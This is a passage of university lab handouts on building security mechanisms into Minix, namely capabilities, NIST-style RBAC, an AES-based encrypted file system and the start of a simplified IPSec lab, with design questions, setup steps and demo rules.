- When system boots up, a number of processes (e.g. file system process and memory management process) will be created; do they need to carry capabilities?

3.3 Use Capabilities for Access Control

When a process tries to access an object, the operating system checks the process' capability, and decides whether to grant the access or not. The following issues will give you some hints on how to design and implement such an access control system.

- To check capabilities, you need to modify a number of places in `Minix` kernel. Be very careful not to miss any place; otherwise you will have a loophole in your system. Please describe these places and your justifiation in your lab report.
- Where do you check capabilities? You should think about applying the *reference monitor* principle here.
- The capability implemented in this lab co-exists with the `Minix`'s existing ACL access cotnrol mechanism. How do you deal with their relationship? For example, if a process has the required capability, but ACL denies the access, should the access be allowed? On the other hand, if a process does not have the required capability, but ACL allows the access, should the access be allowed? In your lab report, you should draw a diagram to depict the relationship between your capability-checking module and the ACL-checking module.

- *Compatibility issue:* Keep in mind that there will be processes (especially those created during the bootup) that are not capability-enabled. The addition of capability mechanism will cause them not to work properly, because they do not carry any capability at all. You need to find a solution to make your capability system compatible with those processes.

3.4 Helpful Documents

We have linked several helpful documents to the lab web page. Make sure you read them, because they can save you a tremendous amount of time. These documents cover the following topics: (1) how to add new system calls? (2) how are system calls invoked? (3) process tables in the file system process and the memory management process.

Very Important: Please remember to backup a valid boot image before you make modifications; you might crash your systems quite often.

4 Submission and Demonstration

You should submit a detailed lab report to describe your design and implementation. You should also describe how you test the functionalities and security of your system. You also need to demonstrate your system to us. Please sign up a demonstration time slot with the TA. Please take the following into consideration when you prepare for demonstraiton:

- The total time of the demo will be 15 minutes, no more additional time would be given. So prepare your demonstration so you can cover the important features.
- You are entirely responsible for showing the demo. We will NOT even touch the keyboard during the demonstration; so you should not depend on us to test your system. If you fail to demo some important features of your system, we will assume that your system does not have those features.
- You need to practice before you come to the demonstration. If the system crashes or anything goes wrong, it is your own fault. We will not debug your problems, nor give you extra time for it.
- During the demo, you should consider yourself as salesmen, and you want to sell your system to us. You are given 15 minutes to show us how good your system is. So think about your sales strategies. If you have implemented a great system, but fail to show us how good it is, you are not likely to get a good grade.
- Do turn off the messages your system prints out for debugging purposes. Those messages should not appear in a demonstration.

Combined Capability and RBAC Lab

1 Lab Description

The learning objectives of this lab are for students to integrate the capability and the Role-Based Access Control (RBAC) access control mechanisms to enhance system security. Students will implement simplified capability and RBAC for `Minix`. Our simplification on RBAC is based on the RBAC standard proposed by NIST [1].

2 Lab Tasks

2.1 Capabilities (50 points)

In a capability system, when a process is created, it is initialized with a list of capabilities (tokens). When the process tries to access an object, the operating system checks the capabilities of the process, and decides whether to grant the access or not. In this lab, we have defined 80 capabilities, but only 6 of them are meaningful and need implementation; the others are just dummy capabilities.

1. `CAP_ALL`: This capability overrides all restrictions. This is equivalent to the traditional "root" privilege.
2. `CAP_READ`: Allow read on files and directories. It overrides the ACL restrictions regarding read on files and directories.
3. `CAP_CHOWN`: Overrides the restriction of changing file ownership and group ownership.
4. `CAP_SETUID`: Allow to change the effective user to another user. Recall that when the effective user id is not root, calling setuid() and seteuid() to change effective users is subject to certain restrictions. This capability overrides those restrictions.
5. `CAP_KILL`: Allow killing of any process. It overrides the restriction that the real or effective user ID of a process sending a signal must match the real or effective user ID of the process receiving the signal.
6. `CAP_ROLE_Delegate`: This capability is related to roles. It will be discussed in the RBAC section.
7. `CAP_7`, ..., `CAP_80`: These are dummy capabilities. They will not affect access control. We just "pretend" that these capabilities can affect access control. We want to have a significant number of capabilities in this lab to make the management (the next part) more interesting.

You need to demonstrate how these capabilities affect your access control. Although the dummy capabilities will not affect access control, they need to be included in your system, so we can assign them to roles in the RBAC part. Moreover, you should be able to show their existence in your demonstration. One possible way is to implement a mechanism that can be used by administrators to print out any process's capabilities.

2.2 Managing Capabilities Using RBAC (50 points)

With these many (80) capabilities and many users, it is difficult to manage the relationship between capabilities and users. The management problem is aggravated in a dynamic system, where users' required privileges can change quite frequently. For example, a user can have a manager's privileges in her manager position; however, from time to time, she has to conduct non-manager tasks, which do not need the manager's privileges. She must drop her manager's privileges to conduct those tasks, but it might be difficult for her to know which privileges to drop. Role-Base Access Control solves this problem nicely.

RBAC (Role-Based Access Control), as introduced in 1992 by Ferraiolo and Kuhn, has become the predominant model for advanced access control because it reduces the complexity and cost of security administration in large applications. Most information technology vendors have incorporated RBAC into their product line, and the technology is finding applications in areas ranging from health care to defense, in addition to the mainstream commerce systems for which it was designed. RBAC has also been implemented in `Fedora Linux` and `Trusted Solaris`.

With RBAC, we never assign capabilities directly to users; instead, we use RBAC to manage what capabilities a user get. RBAC introduces the role concept; capabilities are assigned to roles, and roles are assigned to users. In this lab, students need to implement RBAC for `Minix`. The specific RBAC model is based on the NIST RBAC standard [1].

(A) Core RBAC. Core RBAC includes five basic data elements called users (USERS), roles (ROLES), objects (OBS), operations (OPS), and permissions (PRMS). In this lab, permissions are just capabilities, which are consist of a tuple (OPS, OBS). Core RBAC also includes sessions (SESSIONS), where each session is a mapping between a user and an activated subset of roles that are assigned to the user. Each session is associated with a single user and each user is associated with one or more sessions.

In this lab, we use *login session* as RBAC session. Namely, when a user logs into a system (e.g. via `login`), a new session is created. All the processes in this login session belong to the same RBAC session. When the user logs out, the corresponding RBAC session will end. [1] A user can run multiple login sessions simultaneously, and thus have multiple RBAC sessions, each of which can have a different set of roles. In `Minix`, we can create a maximum of 4 login sessions using ALT-F1, ALT-F2, ALT-F3, and ALT-F4.

Based on these basic RBAC data elements, you should implement the following functionalities:

- **Creation and Maintenance of Roles:** Roles in a system cannot be hard-coded; administrators should be able to add/delete roles. To simplify implementation, we assume that the role addition and deletion will only take effects after system reboots. However, you are encouraged not to make this simplification.

- **Creation and Maintenance of Relations:** The main relations of Core RBAC are (a) user-to-role assignment relationship (UA), and (b) permission-to-role assignment relation (PA). Please be noted

[1] You need to pay attention to the following situation: if some processes (possible for `Unix` OS) are left behind after the user logs out, what will happen to those process? Do they still have the privileges associated with the original session? You should describe and justify your design decision in your report regarding this issue.

that **both UA and PA relations can be modified during the run time**, but the change of UA and PA relations will not affect existing sessions; it only affects new sessions.

  - **Update PA Relationships:** A privileged user should be able to add permissions to or delete permissions from a role. Such a modification should be persistent; namely, the relationships will be retained even after the system is shut down.
  - **Update UA Relationships:** A privileged user should be able to add users to or delete users from a role. Similar to the PA relationships, the modification should be persistent.
  - **Delegating/Revoking Roles** Delegation/Revocation is another way to update UA relationships. A normal user with the capability `CAP_ROLE_Delegate` should be able to delegate his/her own roles to other users, and also be able to revoke the delegated roles. When a role is delegated to a user, a new user-to-role instance will be created; new sessions of the user will be affected by this new UA instance. However, this user-to-role instance is volatile; namely, it will be lost if the system is shut down.

    The user who delegates his/her roles can later revoke those roles. You should describe your design regarding the revocation issue; however, since the implementation of revocation is quite complicated, you are not required to implement revocation. We offer 10 bonus points for the revocation implementation.

- **Enable/Disable/Drop Roles:** When a user initiates a new session, all the user's roles will be in a disabled state (we call them inactive roles); namely, the roles will not be effective in access control. Users need to specifically enable those roles. [2] An enabled role is called an active role. The following functionalities should be supported:

  - During a session, a user can enable and disable any of their roles. Functions related to role enabling and disabling are `EnableRole` and `DisableRole`. The `DisableRole` function does not permanently drop a role, it only makes the role inactive.
  - If a session does not need a role anymore, it should be able to permanently drop the role using `DropRole`. Once a role is droped from the session, there is no way for the user to regain that role during the current session. However, new sessions will still have that role.

(B) Separation of Duty. Separation of duty relations are used to enforce conflict of interest policies that organizations may employ to prevent users from exceeding a reasonable level of authority for their positions. NIST RBAC standard defines two types of separation of duty relations: *Static Separation of Duty (SSD)* and *Dynamic Separation of Duty (DSD)*. SSD enforces the separation-of-duty constraints on the assignment of users to roles; for example, membership in one role may prevent the user from being a member of one or more other roles, depending on the SSD rules enforced. DSD allows a user to be assigned conflicted roles, but ensures that the conflicted roles cannot be activated simultaneously. In this lab, your system should support both SSD and DSD rules.

SSD and DSD policies (i.e. rules) are set by the system adminstrators. You can define your own format for these policies. Moreover, you can decide where to store the policies, how to effectively check these policies, and how to update these policies. We also assume that any update of the policies only affect new sessions and future operations. It is important to identify where SSD and DSD policies should be checked.

- SSD policies need to be checked every time a role assignment occurs. There are two places where a role might be added to a user: one is conducted by the privileged users. To simplify your design,

[2] For example, they can put the enabling commands in their `.login` file.

you can delay the enforcement of SSD until a user creates a new session (i.e. login), rather than at the point when the privileged users add the role. Another place where a role is added to a user is via delegation. You need to make sure that any delegation that violates the SSD policies will fail.

- DSD policies need to be checked every time a role become active. There is only one place where a role can become active. That is when the function `EnableRole` is called. Note that the previous statement is true because all roles are in a disabled state initially, including those roles that are delegated from other users.

2.3 Supporting the Set-UID Mechanism

Sometimes, to conduct an operation, a user might need additional roles. To enable this operation, we can assign those roles to the user; however, once the roles are assigned to the user, we cannot prevent the user from using these roles on other undesirable operations. A solution to the dilemma is to use the `Set-UID` mechanism. Namely, we mark certain programs as `Set-UID` programs. Whoever runs a `Set-UID` program will run the program with the program owner's roles. To allow everyone to run a privileged program, we identify all the roles that are needed for running the program successfully. We then create a new user U and assign all those roles to U. We make U the owner of that privileged program, and turn on the `Set-UID` bit. Any user who runs this privileged program will run it with U's roles, rather than his/her own roles.

Because of the RBAC, the `Set-UID` mechanism in `Minix` needs to be modified to support RBAC. Moreover, the behavior of the `setuid()` system call also need to be modified. If your implementation is correct, all the `Set-UID` programs in the original `Minix` system should work as usual.

This above approach is quite cumbersome because of the need for creating a new user account. A better way is to allow a privileged user (system administrator) to associate certain roles to the Set-UID program, such that, whenever the program is executed by other users, it is executed with the associated roles. The challenging issue of this method is to find a place to store the role information. A good choice is the `I-nodes`. We will give 10 bonus points to the implementation of this better method.

2.4 Implementation Strategies

Although this project has two major parts: capability and RBAC. The RBAC part is more difficult, and can consume more time. We suggest that you start with the RBAC part (including the `Set-UID` support). Namely, you can consider all the 80 capabilities as dummy capabilities. This simplification does not affect your RBAC part. However, you need to keep the capability part in mind, because those capabilities (six in this lab) will eventually be used in access control. Therefore, in your design for the RBAC part, you need to think about how to enable the capability-based access control. Moreover, to be able to test your RBAC, you need to implement some utilities, which can be used to print out the roles and capabilities of a session.

After your RBAC part is implemented and fully tested, you can focus on the capability part. More specifically, you need to modify `Minix`'s access control, so those 6 non-dummy capabilities can indeeded be effective in access control.

3 Design and Implementation Issues

In this lab, you need to make a number of design choices. Your choices should be justified, and the justification should be included in your lab report.

3.1 Initialization

When a user logs into a system, a new session will be initialized. There are two important questions that you need to think about regarding this initialization: (1) where does this session get the initial roles? and (2) which program assigns these roles to this session? You might want to take a look at `login.c` under the `usr/src/commands/simple` directory.

3.2 Capability/Role in Process or Session

You need to consider the following issues related to processes:

- Since capabilities are the one used by the system for access control, the OS needs to know what capabilities a process has. How do we let OS know the capabilities. Should each process carry just roles, or both roles and capabilities, or just capabilities? You need to justify your design decisions in your report.
- Where do you store roles/capabilities? They can be stored in kernel space (e.g., capability list), in user space (e.g., cryptographic token), or in both spaces (like the implementation of file descriptor, where the actual capabilities are stored in the kernel and the indices to the capabilities are copied to the user space). Which design do you use? You should justify your decisions in your lab reports.
- You need to study the process-related data structures. They are defined in three places: file system (`/usr/src/servers/fs`), process management (`/usr/src/servers/pm`), and kernel (`/usr/src/kernel`).
- How does a newly created process get its roles?
- When system boots up, a number of processes (e.g. file system process and memory management process) will be created; do they need to carry roles?

3.3 Use Capabilities for Access Control

When a process tries to access an object, the operating system checks the process' capability, and decides whether to grant the access or not. The following issues will give you some hints on how to design and implement such an access control system.

- To check capabilities, you need to modify a number of places in `Minix` kernel. Be very careful not to miss any place; otherwise you will have a loophole in your system. Please describe these places and your justification in your lab report.
- Where do you check capabilities? You should think about applying the *reference monitor* principle here.
- The capability implemented in this lab co-exists with the `Minix`'s existing ACL access control mechanism. How do you deal with their relationship? For example, if a process has the required capability, but ACL denies the access, should the access be allowed? On the other hand, if a process does not have the required capability, but ACL allows the access, should the access be allowed? You need to justify your decisions in your reports.
- *Root's privileges:* should the super-user `root` still have all the power (i.e. having `CAP_ALL`)? This is your design decision; please justify your decisions.

- *Compatibility issue:* Keep in mind that there will be processes (especially those created during the bootup) that are not capability-enabled. The addition of capability mechanism will cause them not to work properly, because they do not carry any capability at all. You need to find a solution to make your capability system compatible with those processes.

3.4 Helpful Documents.

We have linked several helpful documents to the lab web page. Make sure you read them, because they can save you a tremendous amount of time. These documents cover the following topics: (1) how to add new system calls? (2) how are system calls invoked? (3) process tables in the file system process and the memory management process.

Important Reminder. Please remember to backup a valid boot image before you make modifications; you might crash your systems quite often.

4 Submission and Demonstration

You should submit a detailed lab report to describe your design and implementation. You should also describe how you test the functionalities and security of your system. You also need to demonstrate your system to us. Please sign up a demonstration time slot with the TA. Please take the following into consideration when you prepare for demonstraiton:

- The total time of the demo will be 15 minutes, no more additional time would be given. So prepare your demonstration so you can cover the important features.
- You are entirely responsible for showing the demo. We will NOT even touch the keyboard during the demonstration; so you should not depend on us to test your system. If you fail to demo some important features of your system, we will assume that your system does not have those features.
- You need to practice before you come to the demonstration. If the system crashes or anything goes wrong, it is your own fault. We will not debug your problems, nor give you extra time for it.
- During the demo, you should consider yourself as salesmen, and you want to sell your system to us. You are given 15 minutes to show us how good your system is. So think about your sales strategies. If you have implemented a great system, but fail to show us how good it is, you are not likely to get a good grade.
- Do turn off the messages your system prints out for debugging purposes. Those messages should not appear in a demonstration.

References

[1] D. F. Ferraiolo, R. Sandhu, S. Gavrila, D. R. Kuhn, and R. Chandramouli. Proposed NIST standard for role-based access control. *ACM Transactions on Information and system Security*, 4(3):224–274, August 2001.

Encrypted File System Lab

1 Overview

In a traditional file system, files are usually stored on disks unencrypted. When the disks are stolen by someone, contents of those files can be easily recovered by the malicious people. To protect files even when the disks are stolen, we can use encryption tools to encrypt files. For example, we can use "pgp" command to encrypt files. However, this is quite inconvenient; users need to decrypt a file before editing the file, and then remember to encrypt it afterward. It will be better if encryption and decryption can be transparent to users. Encrypted File System (EFS) is developed for such a purpose, and it has been implemented in a number of operating systems, such as `Solaris`, `Windows NT`, and `Linux`.

2 Lab Task

In an EFS, files on disks are all encrypted, nobody can decrypt the files without knowing the required secret. Therefore, even if a EFS disk is stolen, its files are kept confidential.

2.1 Transparency

The most important feature of EFS is *transparency*. Namely, when legitimate users use the files in EFS, the users do not need to conduct encryption/decryption explicitly; encryption/decryption is conducted automatically by the file system. This distinguishes EFS from normal file-encryption programs.

More importantly, EFS should also be transparent to applications. Any application that work in a traditional file system should still work properly in EFS. When users read a file (encrypted) using a normal editor software, EFS will automatically decrypt the file contents before giving them to the software; similarly, EFS will automatically encrypt the file contents when users write to a file. All these happen on the fly, neither users nor the editor software should be aware of the encryption/decryption process. For example, if users use "`cat`" to look at the contents of a file, `cat` will display the decrypted contents; the decryption is transparently conducted by the EFS. If users use "`vi`" to edit a file, every time they issue a "`save`" command, the contents of the file should be encrypted and then saved to the disk; the encryption is also transparently conducted by the EFS. There is no need to modify application programs.

In this lab, your task is to design and implement an EFS for `Minix`. This lab is a comprehensive lab; it integrates a number of security principles, including encryption, key management, authentication, and access control.

2.2 Key Management

(a) Key storage dilemma. In an EFS, we can choose to use one single key to encrypt all the files in the encrypted file system; or we can choose to encrypt each file using a different key. In this lab, we choose the

latter approach; we call this approach the *per-file-key* approach. Obviously, these keys cannot be stored on the disk in plaintext; otherwise, adversaries can find those keys after they have stolen the disk. On the other hand, we cannot ask users to type each of those keys every time they try to access a file, because no user can remember all these keys. This is a dilemma that you have to solve in your EFS design.

(b) Where to store key-related information. A number of places can be used to store key-related information. One of the places is the i-node data structure. However, i-node does not provide enough space to store extra information that you need. There are two difference approaches to solve this problem, one requires a modification of i-node, and the other redefines a field of i-node. Please see Section 4.1 for details. Another place that can be used to store key-related information is the *superblock*. Please see Section 4.2 for details.

(c) Authentication: Users must be authenticated before he can access the EFS. This authentication is not to authenticate users per se; instead, its focus is to ensure that users provide the correct key information. Without the authentication, a user who types a wrong key might corrupt an encrypted file, if such a key is directly or indirectly used for encrypting/decryption files.

Depending on your design, authentication can be conducted in different ways. One way is to just authenticate the `root`, who initially sets up the EFS; another way is to authenticate each user. Regardless of what approach you take, authentication must be kept at minimum: no user is going to like your EFS if you ask users to authenticate themselves too frequently. You have to balance the security and usability of your system. Another authentication issue is where and how to store the authentication information.

(d) Miscellaneous issues: There are a number of other issues that you need to consider in your design:

- **File sharing:** Does your implementation support `group` concept in `Unix`? Namely, if a file is accessible by a group, can group member still be able to access the file in EFS?
- **Key update:** If keys need to be updated, how can your system support this functionality? Although you do not need to implement this functionality in this lab, you need to discuss in your report how your system can be extended to support this functionality.

2.3 Encryption Algorithm

We assume that AES algorithm (a 128-bit block cipher) is used for encryption and decryption. AES's key size can be 128 bits, 192 bits, or 256 bits, and you can choose one to support in your EFS implementation. The code given in `aes.c` is for encrypting/decrypting one block (i.e. 128 bits), so if you need to encrypt/decrypt data that are more than one block, you need to use a specific AES mode, such as ECB (Electronic Code Book), CBC (Cipher Block Chaining), etc. You can decide which mode to use, but you need to justify your design decision in your report.

Since AES is a 128-bit block cipher, it requires that data must be encrypted as a data chunk of 16 bytes. If the data (in particular, the last block of a file) is not a multiple of 16, we need to pad the data. Will this increase the length of your file? How do you make sure that the padded data is not seen by users?

To use AES, you should install the `libcrypt` library in your `Minix` system. The installation manual is available on the web site of this lab. This library includes both encryption and one-way hashing.

3 EFS Setup

Modifying a file system can be very risky. You could end up loosing all data; restoring the old boot image wont help if your file system is messed up. A good way to avoid these troubles is to have an extra hard disk at your discretion. You can always reformat this hard disk when things go wrong. Of course, you do not need a physical hard disk in Vmware, you can use a virtual one. Here are the steps on how to create a virtual hard disk, how to build a file system on the disk, and how to mount and use the file system:

1. Goto the settings page of your virtual machine and add a hard drive.
   (a) Right click on your VM's tab and select **settings** from the menu.
   (b) Click on the **Add** button on the **Hardware** tab.
   (c) Select **Hard Disk** from the popup window and select default options(already highlighted) in the consecutive steps.
   (d) A preallocated hard disk of size 100 MB should be sufficient for our case.
2. Restart Minix.
3. The virtual device would be allocated a device number. If `/dev/c0d0` is your current disk then most likely `/dev/c0d1` would be your new hard drive. Hard drives have name of the form `/dev/cXdXpXsX` where **d** signifies the disk number and **p** signifies the partition number. Assuming that you had just one hard disk earlier (disk 0), your new hard disk number will be 1, hence the name `/dev/c0d1`.
4. `# mkfs /dev/c0d1 :` Make a normal Minix file system on the new device. A file system begins with a **boot block**, whose size is fixed at 1024 bytes. It contains an executable code to begin the process of loading the OS. It is not used once the system has booted. The **super block** follows the boot block and contains the information describing the layout of the file system. The `mkfs` command plugs information into this super block E.g. the block size to be used and the MAGIC number used to identify the file system. Since Minix3 supports multiple file systems, the MAGIC number is used to differentiate between different File systems. You would need to modify the `mkfs` command if you are developing a new file system type.
5. `# mkdir /MFS:` Create a directory for mounting the new file system.
6. `# mount /dev/c0d1 /MFS:` Mount the file system onto the `/MFS` directory . The above command performs the following steps for a successful file system mount:
   (a) Set the *mounted on* flag on the in-memory copy of the inode of /MFS. This flag means that another file system is mounted on `/MFS`.
   (b) Load the super block of `/dev/c0d1` onto the super block table. The system maintains a table of the superblocks of all the file systems that have been recently mounted (even if they are unmounted).
   (c) Change the value of *inode-mounted-upon* field of super block entry of `/dev/c0d1` in the super block table to point to `/MFS`.

   When you try to access the a file on the newly mounted file system, say `# cat /MFS/file`. The following steps takes place:
   (a) The system first looks up `/MFS` inode in the root directory.

(b) It finds the *mounted on* flag set. It then searches the super block table for superblocks with *inode-mounted-upon* pointing to the inode of `/MFS`.

(c) It then jumps to the root of this mounted file system. The *inode-for-the-root-of-mounted-fs* field of the super block points to the root inode of the mounted file system.

(d) It then looks for the file inode on this file system.

If you have come this far then your basic setup is done. All modification will be implemented on this new hard disk.

4 Design and Implementation issues

4.1 Store extra information in i-node

There are two different ways to use i-node to store extra information for EFS:

- **Without modifying i-node:**

  The disk inode for the version 2 and 3 of Minix file system is represented by the following structure:

```
typedef struct {    /* V2.x disk inode */
  mode_t d2_mode;   /* file type, protection, etc. */
  u16_t d2_nlinks;    /* how many links to this file. HACK! */
  uid_t d2_uid;     /* user id of the file's owner. */
  u16_t d2_gid;     /* group number HACK! */
  off_t d2_size;    /* current file size in bytes */
  time_t d2_atime;    /* when was file data last accessed */
  time_t d2_mtime;    /* when was file data last changed */
  time_t d2_ctime;    /* when was inode data last changed */
  zone_t d2_zone[V2_NR_TZONES]; /* block nums for direct,
                                   ind, and dbl ind */
} d2_inode;
```

  The last zone (i.e., `d2_zone[V2_NR_TZONES-1]`) is unused (it can be used for triple indirect zone, which is needed only for very large files). We can use this entry to store our extra information. However, this entry has only 32 bits. To store information that is more than 32 bits, we need to allocate another disk block to store that information, and store the address of that block in this zone entry. Please refer to the document [1] for instructions.

- **Modifying i-node:** Another approach is to modify the i-node data structure, and add a new entry to it. This can be done by introducing a character array to store the information you want in the inode structure. If you do this, you are changing the file system type. A number of issues need to be taken care of:

  1. You need to be sure that your inodes are still aligned to the disk blocks. Namely, the size of disk block (1024 bytes) has to be a multiple of the size of inode (the original inode size is 64 bytes).
  2. Changing the inode essentially means that we are creating a new file system. A number of changes need to be made in the operating system, so the OS can support this new file system. Please refer to the document [2] for details.
  3. Defining a new file system allows the EFS to co-exist with the other existing file systems. This gives you the flexibility to extend it in any way you like without touching other file systems.

4.2 Store extra information in superblock

The superblock contains information necessary to identify file systems. Each file system has its own superblock. File system specific information can be stored here. For example, you can store the information specific to your EFS in the super block. Unlike the modification of inodes, modification/additions to the superblock is quite straightforward.

4.3 Modifying EFS

In `Minix`, the `do_read()` and `do_write()` procedures perform the read and write operations, respectively. Due to the similarity in these operations, both these procedures call `read_write()`, which calls `rw_chunk()`, to read data from the block cache to the user space. Somewhere down the procedure call hierarchy `rw_block()` is invoked to read a block of data from the disk and load it to the block cache. This means that we can implement the encryption/decryption operation in two places:

1. Decrypt a block from the in-memory block cache before passing it to the user space, and encrypt a block while copying it from the user space to the cache. The changes need to be made in `rw_chunk()` for this approach.

2. Decrypt a block while loading the block cache from the disk and encrypt while writing it back.

The first approach is easier as you already have inode pointing to the block (hence its superblock information and the key you might have stored in the inode). The following snippet from `rw_chunk()` illustrates the read/write operations to and from the block cache:

```
if (rw_flag == READING) {
/* Copy a chunk from the block buffer to user space. */

===========================================
DECRYPT THE BUFFER TO BE COPIED TO USER SPACE
===========================================

r = sys_vircopy(FS_PROC_NR, D, (phys_bytes) (bp->b_data+off),
    usr, seg, (phys_bytes) buff,
    (phys_bytes) chunk);

===========================================
ENCRYPT THE BUFFER IN THE CACHE BACK AFTER COPYING
===========================================

} else {
/* Copy a chunk from user space to the block buffer. */
r = sys_vircopy(usr, seg, (phys_bytes) buff,
    FS_PROC_NR, D, (phys_bytes) (bp->b_data+off),
    (phys_bytes) chunk);

==============================
ENCRYPT THE BUFFER IN THE CACHE
==============================
```

```
bp->b_dirt = DIRTY;
}
```

You can use the hints provided in the above code to perform the encryption/decryption operations. However there might be other issues that need to be taken care of in `rw_chunk()`.

5 Suggestions

1. READ the system call implementation manual supplied by your TA.
2. READ Chapter 5 of the Minix book [3].
3. MODULARIZE your design and implementation. This project can be modularized into 3 distinct stages: file system modification, encryption (and decryption), and key management. File system modification should be drive by the design of your key management.
4. DO NOT leave memory leaks and dangling pointers any where in your code.
5. FOLLOW incremental development strategy. Compile the kernel at every stage and test your changes. Put `printf` statements in your code to trace the kernel code. Even while writing small benign functions, compile and test your code to see the effect. It pays to be paranoid: you don't want your code to fail during the demo, which does happen if there is a memory leak that leads to a race condition.
6. USE `/var/log/messages`, which stores the sartup messages. You can refer to it if the screen scrolls too fast.
7. KEEP a copy of the original image in your home directory. You can revert to it if something fails.
8. USE the snapshot feature of Vmware as version control. Take a snapshot if a feature is completely implemented. It is easier to revert to a snapshot rather than finding the code snippet to delete.
9. USE the right image. The image tracker of Minix is buggy. To be sure that you are using the right image, please follow these steps:
   (a) `# halt`
   (b) `d0d0s0>ls /boot/image` /* List all the images present */
   (c) `d0p0s0>image=/boot/image/3.1.2arXX` /* XX is the latest revision number */
   (d) `d0p0s0>boot`
10. DO NOT try to do this project in one sitting. You are supposed to do it in 3-4 weeks. Spread out the work. Late night coding introduces more errors.
11. DO NOT do this on a real hard disk. You will be risking data corruption.

6 Testing your implementation

You are free to design your own implementation. A sample implementation might look like the following:

1. `# mkfs -e /dev/c0d1` /* Format `/dev/c0d1` as an EFS */
   `EFS login:` ← Password used for authenticating the user
2. `# mount -e /dev/c0d1 /MFS` /* Mount EFS `/dev/c0d1` on /MFS */
   `EFS login:` ← Enter the password associated with the given EFS. If the password is wrong, the FS should not be mounted.
3. Copy a file from your drive to `/MFS`. It will be in clear text when you read it.
4. To demonstrate that encryption/decryption process is working, comment out the authentication procedure and recompile the kernel. Then mount the file system and try reading the file. It should NOT be in clear text.

7 Submission and Demonstration

You should submit a detailed lab report to describe your design and implementation. You should also describe how you test the functionalities and security of your system. You also need to demonstrate your system to us. Please sign up a demonstration time slot with the TA. Please take the following into consideration when you prepare for demonstraiton:

- The total time of the demo will be 15 minutes, no more additional time would be given. So prepare your demonstration so you can cover the important features.
- You are entirely responsible for showing the demo. We will NOT even touch the keyboard during the demonstration; so you should not depend on us to test your system. If you fail to demo some important features of your system, we will assume that your system does not have those features.
- You need to practice before you come to the demonstration. If the system crashes or anything goes wrong, it is your own fault. We will not debug your problems, nor give you extra time for it.
- During the demo, you should consider yourself as salesmen, and you want to sell your system to us. You are given 15 minutes to show us how good your system is. So think about your sales strategies. If you have implemented a great system, but fail to show us how good it is, you are not likely to get a good grade.
- Do turn off the messages your system prints out for debugging purposes. Those messages should not appear in a demonstration.

References

[1] How to manipulate the Inode data structure. *Available from our web page*.

[2] Defining a new file system in `Minix` 3. *Available from our web page*.

[3] A. S. Tanenbaum and A. S. Woodhull. *Operating Systems Design and Implementation*. Prentice Hall, 3rd edition, 2006.

IPSec Lab


1 Overview

The learning objective of this lab is for students to integrate a number of essential security principles in the implementation of IPSec. IPSec is a set of protocols developed by the IETF to support secure exchange of packets at the IP layer. IPSec has been deployed widely to implement Virtual Private Networks (VPNs). The design and implementation of IPSec exemplify a number of security principles, including encryption, one-way hashing, integrity, authentication, key management, and key exchange. Furthermore, IPSec demonstrates how cryptography algorithms are integrated into the TCP/IP protocols in a transparent way, such that the existing programs and systems do not need to be aware of the addition of IPSec. In this lab, students will implement a simplified version of IPSec for `Minix`.

2 Lab Tasks

The entire IPSec protocol is too complicated for a lab that is targeted at four to six weeks. To make it feasible, we only implement a part of the IPSec protocol; in addition, we have made a number of assumptions to simplify the implementation.

(1) ESP Tunneling Mode. IPSec has two different types of headers: Authentication Header (AH) and Encapsulating Security Payload (ESP); moreover, there are two modes of applying IPSec protection to a packet: the *Transport* mode and the *Tunnel* mode. In this lab, you only need to implement the *ESP tunneling mode*. In ESP, the authentication is optional; however, in this lab, we make it mandatory. Namely, the ESP authentication part should be included in every ESP packet.



(2) Security Association (SA) To enable IPSec between two hosts, the hosts must be configured. Configuration of IPSec is achieved by defining Security Associations (SAs). A Security Association is a simplex "connection" that affords security services to the traffic carried by it. To secure typical, bi-directional communication between two hosts, or between two security gateways, two Security Associations (one in each direction) are required.

A security association is uniquely identified by a triple consisting of a Security Parameter Index (SPI), an IP Destination Address, and a security protocol (AH or ESP) identifier. There are two types of SAs: transport mode and tunnel mode. Since in this lab, we only implement the tunnel mode, so we only have the tunnel mode SA. We use an example to illustrate the use of SAs:

```
On Host: 192.168.10.100:
------------------------
   Direction     Dest IP      Protocol SPI    Mode    Key
   OUTBOUND   192.168.10.200    ESP    5598  Tunnel  "aaaa"
   INBOUND    192.168.10.100    ESP    6380          "bbbb"

On Host: 192.168.10.200:
------------------------
   Direction     Dest IP      Protocol SPI    Mode    Key
   INBOUND    192.168.10.200    ESP    5598          "aaaa"
   OUTBOUND   192.168.10.100    ESP    6380  Tunnel  "bbbb"
```

